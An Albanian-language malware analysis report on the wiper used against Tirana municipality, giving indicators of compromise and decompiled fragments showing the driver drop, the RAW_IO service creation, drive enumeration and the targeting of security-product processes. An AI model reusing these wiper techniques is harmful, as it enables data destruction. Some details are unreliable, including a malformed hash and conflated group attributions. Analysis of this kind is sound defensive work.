


Figura 58: Fshirja e serverave të demostruar[4]

Më datë **20 Qershor 2025**, në orën **15:11**, Symantec Threat Intelligence publikoi një analizë të ndarë në tre pjesë përmes platformës X ,ku jepet një pasqyrë teknike e elementëve të përdorur në sulmet e natyrës shkatërruese, duke përfshirë rastin e Bashkisë Tiranë. Pikat kryesore janë si më poshtë:

1. **Përdorimi i një certifikate digjitale të vlefshme (ose të kompromet uar)**
    a. Subjekti i certifikatës: Tengku Zamzam
    b. Numri serial: 1b93f18aa3dd76ed405091591e3cf60a
    c. Thumbprint: fd11232c8021ca821946a3a0a4c4494049ff8e69

Aktorët kërcënues kanë përdorur një certifikatë legjitime për të nënshkruar komponentë të malware-it (wiper), duke e bërë kodin e tyre të duket i besueshëm për sistemet operative dhe për zgjidhjet e sigurisë. Kjo taktikë rrit mundësinë e anashkalimit të kontrolleve të mbrojtjes, përfshirë antivirusët dhe sistemet e parandalimit të ndërhyrjeve.

2. **Përdorimi i driver-it "rawio.sys" dhe shërbimit të lidhur "RAW_IO"**

- Emri i skedarit: rawio.sys
- SHA-256: 06b7a3cd3266449294eeefb957965ea9f13548046969555e1eb1a7f9b515f5880

[4] https://t.me/JusticeHomeland1/524

- Vendndodhja: Dosja %TEMP% e sistemit

Ky është një driver i nivelit të ulët që mundëson qasje të drejtpërdrejtë në disk (raw disk access), duke lejuar fshirjen e të dhënave në nivel sektori, përtej kontrollit të sistemit të skedarëve. Një veprim i tillë eliminon mundësinë e rikuperimit të të dhënave në mënyrë konvencionale.

3. Objektivat e drejtpërdrejtë të shkatërrimi.

Wiper-i synon në mënyrë specifike kategori të caktuara të skedarëve që përfaqësojnë vlerë të lartë operacionale dhe institucionale, si:

- Backup-e dhe dokumente të rëndësishme: .doc, .xls, .ppt, .pdf
- Baza të dhënash: .sql, .mdb, .mdf
- Skripte dhe skedarë sistemesh: .ps1, .sys, .dll
- Arkiva dhe kopje rezervë: .zip, .rar, .7z

Kjo qasje tregon që objektivi final i sulmit nuk ishte vetëm ndërprerja e përkohshme e funksioneve, por shkatërrimi total i të dhënave dhe paaftësimi afatgjatë i infrastrukturës së viktimës.




Figura 59: Postimi i Inteligjencës së Symantec[5]

[5] https://x.com/threatintel/status/1936049254432231444

4. ATRIBUIMI – Inteligjenca e kërcënimeve kibernetike

Grupi iranian i dyshuar **(**i njohur gjithashtu si **Red Sandstorm** (**STORM-0842)** nga *Microsoft*, **Void Manticore** nga *Checkpoint*, **APT34** nga *FireEye*, **Druibfly** nga *Symantec* dhe shpesh i ndërlidhur me emra **si Charming Kitten** ose **Cobalt Mirage** nga *CrowdStrike***)** është një grup kërcënimi kibernetik me lidhje të mundshme shtetërore, që operon kryesisht në interes të shtetit iranian. Që nga viti 2022, ky grup ka ndërmarrë sulm pas sulmi kundër infrastrukturës së TIK-ut në Shqipëri, me fokus të veçantë ndaj entiteteve që mbështesin ose strehojnë anëtarë të *Organizatës së Muxhahedinëve të Popullit të Iranit (**MEK**)* – një grup opozitar iranian që ka selinë e tij në Manëz, Durrës.

Bazuar në analizat e kompanive të shumta të sigurisë dhe evidencat teknike publike, ***atributimi ndaj këtij grupi është i një koefidence të lartë,*** duke marrë parasysh:

- përdorimin e mjeteve, teknikave dhe procedurave ndaj infrastrukturave të ngjashme me fushata të mëparshme të lidhura me Iranin,
- përputhjen kohore dhe tematike të sulmeve me interesat politike të Iranit,
- përfshirjen e narrativave të koordinuara propagandistike në rrjete sociale, në emër të *"Homeland Justice"*.

Sulmet e këtij grupi kanë qenë:

- Destruktive, duke përdorur *malware* të llojit *wiper* për të fshirë infrastrukturën IT të institucioneve shtetërore shqiptare;
- Të shoqëruara me ***defacement*** të faqeve zyrtare dhe shpërndarje të mesazheve politike përmes kanaleve në Telegram nën emra të tillë si "Homeland Justice";
- Të dizajnuara për të destabilizuar vendin, për të treguar dështime në siguri, dhe për të dhënë mesazhe kërcënuese ndaj mbështetjes së MEK.

Grupi përdor teknika të avancuara si:

- **Wiper-a** të nënshkruar me certifikata të vjedhura (si rasti me certifikatën "Tengku Zamzam").
- Driver-a të nivelit të ulët si ***rawio.sys*** për të fshirë të dhëna në nivel sektori të hard diskut.
- Targetim i file-ve sensitive, për të pamundësuar rikuperimin dhe rindërtimin e sistemeve.

Ky grup kërcënimi është i lidhur direkt me ***Ministrinë e Inteligjencës Iraniane (MOIS),*** i njohur për sulme shkatërruese dhe operacione ndikimi.
Operon në mënyrë ndërkombëtare: në ***Izrael*** (persona "Karma", me një wiper të quajtur BiBi) dhe në ***Shqipëri*** (persona "Homeland Justice")[6].

[6] https://research.checkpoint.com/2024/bad-karma-no-justice-void-manticore-destructive-activities-in-israel/

	Albania (2022)	Israel (2023-2024)
Actor #1	**Storm-0861 ~ Scarred Manticore**	
Actor #1 Initial Access	CVE-2019-0604	CVE-2019-0604
Actor #1 Tools	Foxshell	Liontail
Actor #1 Access Time	Over a year	Over a year
Actor #1 Objective	Email Exfiltration	Email Exfiltration (LionHead)
Actor #2	**Storm-0842 ~ Void Manticore**	
Actor #2 Initial Access	Provided by Actor #1	Provided by Actor #1
Actor #1 Objective	Wiper (CL Wiper) + Ransomware	Wiper (BiBi Wiper)
Leaking Persona	Homeland Justice	Karma

Figura 60: Teknikat e përdorura ndaj Izraelit dhe ndaj Shqipërisë




Figura 61: Struktura e grupeve të sponsorizuara nga shteti Iranit

5. Analiza e skedarit keqdashës Display_10.exe

Skedari ***display_10.exe*** është një skedar i tipit i *ekzekutueshëm* i shkruajtur në gjuhën C/C++, i cili përmban një certifikatë legjitime, pra është i nënshkruar dhe verifikuar zyrtarisht me emrin ***Tengku Zamzam.*** Falë kësaj, ky skedar bëhet edhe më i besueshëm si një skedar legjitim.




Figura 62: Gjuha e kompiluesit dhe certifikata

Gjatë analizës së kodit u evidentuan disa funksionalitete të këtij skedari keqdashës.

FUN_1400294c0 është një funksioni i cili:

- Kontrollon privilegjet e procesit aktual (si ***SeShutdownPrivilege***).
- Krijon një file në disk në një vendndodhje të caktuar në desktop.
- Përgatit një listë skedarësh me emra në dukje si module DLL, EXE, sys, piz, gif, rar, z7, tar etj.
- I përpunon këto skedarë me funksione të tjera të brendshme si FUN_14002ac80, FUN_140027e58, FUN_14002a670, FUN_14002b554.
- Ekzekuton një **kontroll të pajisjeve/diskut**, dhe evidentohet vargu i karaktereve **C:\Windows\System32\drivers\beep.sys**
- Në fund, përpiqet të **fitojë privilegjin për të mbyllur ose rindezur sistemin**, dhe nëse ia del, thërret **ExitWindowsEx**.

Figura 63: Funksioni FUN_1400294c0

Funksioni ***FUN_140025cc8*** merr path-in e skedarit të përkohshëm të sistemit (Temp) nëpermjet **GetTempPathA(0x104, local_118);**

Ky funksion i Windows merr path-in e përkohshëm, p.sh.:

C:\Users\<username>\AppData\Local\Temp dhe ndërton një varg karakteresh **C:\Users\<username>\AppData\Local\Temp\\rawio.sys**

Kjo na jep idenë që kemi të bëjmë me një skedar të llojit *driver* në një direktori jo të zakonshme.

```
undefined (*) [32] FUN_140025cc8(undefined8 param_1,undefined (*param_2

{
  CHAR local_118 [272];

  FUN_14004bcc0(param_2,0,0x104);
  GetTempPathA(0x104,local_118);
  strncpy((char *)param_2,local_118,0x104);
  strncat((char *)param_2,"\\",0x104);
  strncat((char *)param_2,"rawio.sys",0x104);
  return param_2;
}
```

Figura 64: Evidentimi i rawio.sys në direktorinë temp

Nëse rikthehemi në funksionin e mëparshëm **FUN_1400294c0,** pikërisht këtu ndodh krijimi i këtij skedari rawio.sys .

```
1. pvVar10 = CreateFileA(local_158,
2.                 0x10000000,      // GENERIC_READ | GENERIC_WRITE
3.                 0,
4.                 NULL,
5.                 2,               // CREATE_ALWAYS
6.                 0x80,            // FILE_ATTRIBUTE_NORMAL
7.                 NULL);
```

Krijohet rawio.sys me të drejtë shkrimi/leje për lexim-shkrim.
Nëse ekziston më parë, **fshihet dhe krijohet nga e para.**

Në pjesën e kodit si më poshtë shkruan në skedar **0x2D88 byte** nga **bufferi &DAT_140065390.** Kjo është përmbajtja e driver-it rawio.sys që po krijohet në disk.

```
if ((pvVar10 == (HANDLE)0xffffffffffffffff) ||
   (WriteFile(pvVar10,&DAT_140065390,0x2d88,(LPDWORD)&local_5f8,(LPOVERLAPPED)0x0),
   (int)local_5f8 != 0x2d88)) {
  return 0xffffffff;
}
CloseHandle(pvVar10);
```

Figura 65: Krijimi i skedarit rawio.sys

Më poshtë në këtë funksion emrat dhe prapashtesat janë të ruajtura si vlera *hexadecimal*. Po, kjo pjesë e kodit, tregon një grup emrash të skedarëve me prapshtesa të zakonshme si **.backup, .config, .gif, .pst, .ost, .bak,exe,dll etj.** Të gjitha këto zakonisht janë objektiva të ransomware apo programeve të tjera keqdashëse.

Më pas përgatitet për të përsëritur mbi strukturën që përmban këto emra.

Kjo do përdoret më vonë për të:

- Skanuar skedarët në disk
- Kërkuar në disqe lokale për skedar që përfundojnë me këto prapashtesa.




Figura 66: Prapashtesat e skedarëve

Më poshtë jepet një pjesë kodi në mënyrë manuale për të **ndërtuar një path në wchar_t (Unicode string)**.

```
1. local_268._0_1_ = 'C';      // fillimi i stringut
2. ...
3. uStack_250._3_1_ = '\\';    // karakteret vazhdojnë
4. ...
5. uStack_24c._3_1_ = 'p';     // "beep"
6. local_248 = 0x7379732e;     // ".sys" (me anë të vlerave hex)
```

Si përfundimi krijohet path wchar_t *path = **L"C:\\Windows\\System32\\drivers\\beep.sys"**

Më pas vijojnë të kërkojë **drive-t logjikë në sistem**, si C:\, D:\, etj.

Për çdo drive të zbuluar, përdor disa struktura dhe funksione për të bërë **analizë ose përpunim të të dhënave në ato drive**.

```
    FUN_14002ab08((LPVOID *)local_5d8);
  }
  local_5e0 = 0;
  while (uVar5 = local_5e0,
        local_5e0 < (ulonglong)(((longlong)local_3b8 - (longlong)local_3c0) / 0x18)) {
    ppauVar1 = local_3c0 + local_5e0 * 3;
    _local_5d8 = ZEXT816(0);
    local_5c0 = 0;
    DVar7 = GetLogicalDrives();
    local_647 = 0x41;
    while (auVar2 = _local_5d8, bVar4 = local_647, (char)local_647 < '[') {
      if ((DVar7 >> ((int)(char)local_647 - 0x41U & 0x1f) & 1) != 0) {
        _local_638 = (_TOKEN_PRIVILEGES)ZEXT816(0);
        local_628 = 0;
        local_620 = 0;
        FUN_14002ad80((undefined (*) [32])local_638,local_647,1);
        pauVar9 = FUN_140028040((undefined (*) [32])local_638,(undefined (*) [32])&DAT_14005f2bc,2
        );
         local_618 = *(undefined (*) [16])*pauVar9;
```

Figura 67: Kërkimi i disqeve

Funksioni **FUN_14002917c:**
Lexon çdo file dhe folder në një path të caktuar.
Nëse gjen ndonjë file që përputhet me një listë emrash (filtra), e **ruan atë në një listë**.
Nëse gjen një subfolder, futet thellë në të. I gjithë ky operacion ndodh me kujdes për **menaxhim manual të memories**, gjë që tregon se është pjesë e skedarit keqdashës.

```
    pauVar9 = *(undefined (**) [32])*param_1;
  }
  pauVar16 = param_3;
  FUN_1400280b4((undefined (*) [32])local_1a8,param_2,param_3,pauVar9,
                *(ulonglong *)(*param_1 + 0x10),(undefined (*) [32])&DAT_14005f2b8,2);
  lpFindFileData = (LPWIN32_FIND_DATAA)&local_168;
  lpFileName = local_1a8;
  if (0xf < local_190) {
    lpFileName = local_1a8[0];
  }
  hFindFile = FindFirstFileA((LPCSTR)lpFileName,lpFindFileData);
  if (hFindFile != (HANDLE)0xffffffffffffffff) {
    do {
      if ((local_13c[0] != '.') ||
         ((local_13c[1] != '\0' && ((local_13c[1] != '.' || (local_13c[2] != '\0')))))) {
        if (*(ulonglong *)(*param_1 + 0x10) == 0x7fffffffffffffff) {
```

Figura 68: Leximi i skedarëve dhe direktorive

Funksioni **FUN_140025d40**

Ky funksion:

1. **Hap Service Control Manager** me OpenSCManagerA(NULL, NULL, 2) (akses për

krijim dhe modifikim të servisi).

2. **Krijon një service të ri të quajtur RAW_IO** me **CreateServiceA**(...), dhe si path të executable-it përdor param_1 (parametër që vjen nga jashtë).
   RAW_IO është emri i servisit **(i dyshimtë)**.
   param_1 është path i executable-it ose driver-it që do të ngarkohet si service.
3. **Starton servicin** me StartServiceA(...).
   a. Nëse startimi nuk ka sukses por GetLastError() == 0x420 (ERROR_SERVICE_ALREADY_RUNNING), e konsideron gjithsesi sukses.
4. Nëse dështojnë disa hapa, e **kontrollon nëse RAW_IO është krijuar më parë** me OpenServiceA(...).
5. Në fund, kthen 1 nëse suksesshëm, 0 nëse jo.

param_1 është rruga e skedarit që do të përdoret si *executable* për servisin.
Pra, në rastin konkret driver **rawio .sys** n do të jetë driveri rawio.sys i krijuar në direktorinë temp.

```
Decompile: FUN_140025d40 - (display_10.exe)
{
  BOOL BVar1;
  DWORD DVar2;
  SC_HANDLE hSCManager;
  SC_HANDLE pSVar3;
  undefined *puVar4;
  FILE *pFVar5;
  undefined8 uVar6;

  hSCManager = OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,2);
  uVar6 = 0;
  if (hSCManager != (SC_HANDLE)0x0) {
    pSVar3 = CreateServiceA(hSCManager,"RAW_IO","RAW_IO",0x10030,1,3,1,param_1,(LPCSTR)0x0,
                            (LPDWORD)0x0,(LPCSTR)0x0,(LPCSTR)0x0,(LPCSTR)0x0);
    if (pSVar3 != (SC_HANDLE)0x0) {
      BVar1 = StartServiceA(pSVar3,0,(LPCSTR *)0x0);
      if ((BVar1 != 0) || (DVar2 = GetLastError(), DVar2 == 0x420)) {
        uVar6 = 1;
      }
      CloseServiceHandle(pSVar3);
      CloseServiceHandle(hSCManager);
      return uVar6;
    }
    puVar4 = FUN_140035634(1);
```

Figura 69: Krijimi i servisit keqdashës RAW_IO

Funksioni **FUN_14002b620** është funksioni më kritik i analizës. Ai përdor një teknikë për **shkrim të drejtpërdrejtë në disk**, përmes një **driver-i të quajtur sectorio.sys**, për të **modifikuar sektorë të diskut në nivel të ulët**, për të manipuluar boot sector ose mbishkruar skedarë .exe/.dll si pjesë e një teknikë "wiper" pra në shkatërrimin e të dhënave.
Ky funksion **përdor këtë driver (sectorio.sys)** për të kryer një **IOCTL (Input/Output Control)** që:

- **Mundëson shkrimin direkt në sektorët e diskut** (shumë e rrezikshme).
- **Kalon mbrojtjet e Windows** për shkrime në MBR/**Volume** Boot Record ose direkt në

skedarë të mbrojtur.

- **Bypass-on endpoint protection**, duke shmangur shkrimin përmes API-ve të Windows-it.




Figura 70: sectorio.sys

Gjatë analizës u evidentua dhe një pjesë kodi në një funksion pa emër ku janë të koduara një sërë **emrash të skedarëve** si **LuCallbackProxy.exe ccScHvScht.exe SmSc.exe (nga 0x6578652e636d53) AccApp.exe SysmSrv.exe SysmEAFE.exe IR.exe SysclmScvs**
Këto janë të gjitha emra të lidhur me **Symantec/Norton/Security Suite exe**.

Kjo pjesë kodi është projektuar për të anashkaluar mbrojtjen e **Symantec** duke përdorur emra të proceseve legjitime të tij, gjë që mund të ndalojë inicializimin e moduleve mbrojtës (për shembull, nëse Symantec përdor kontroll me emra procesesh për self-protection).

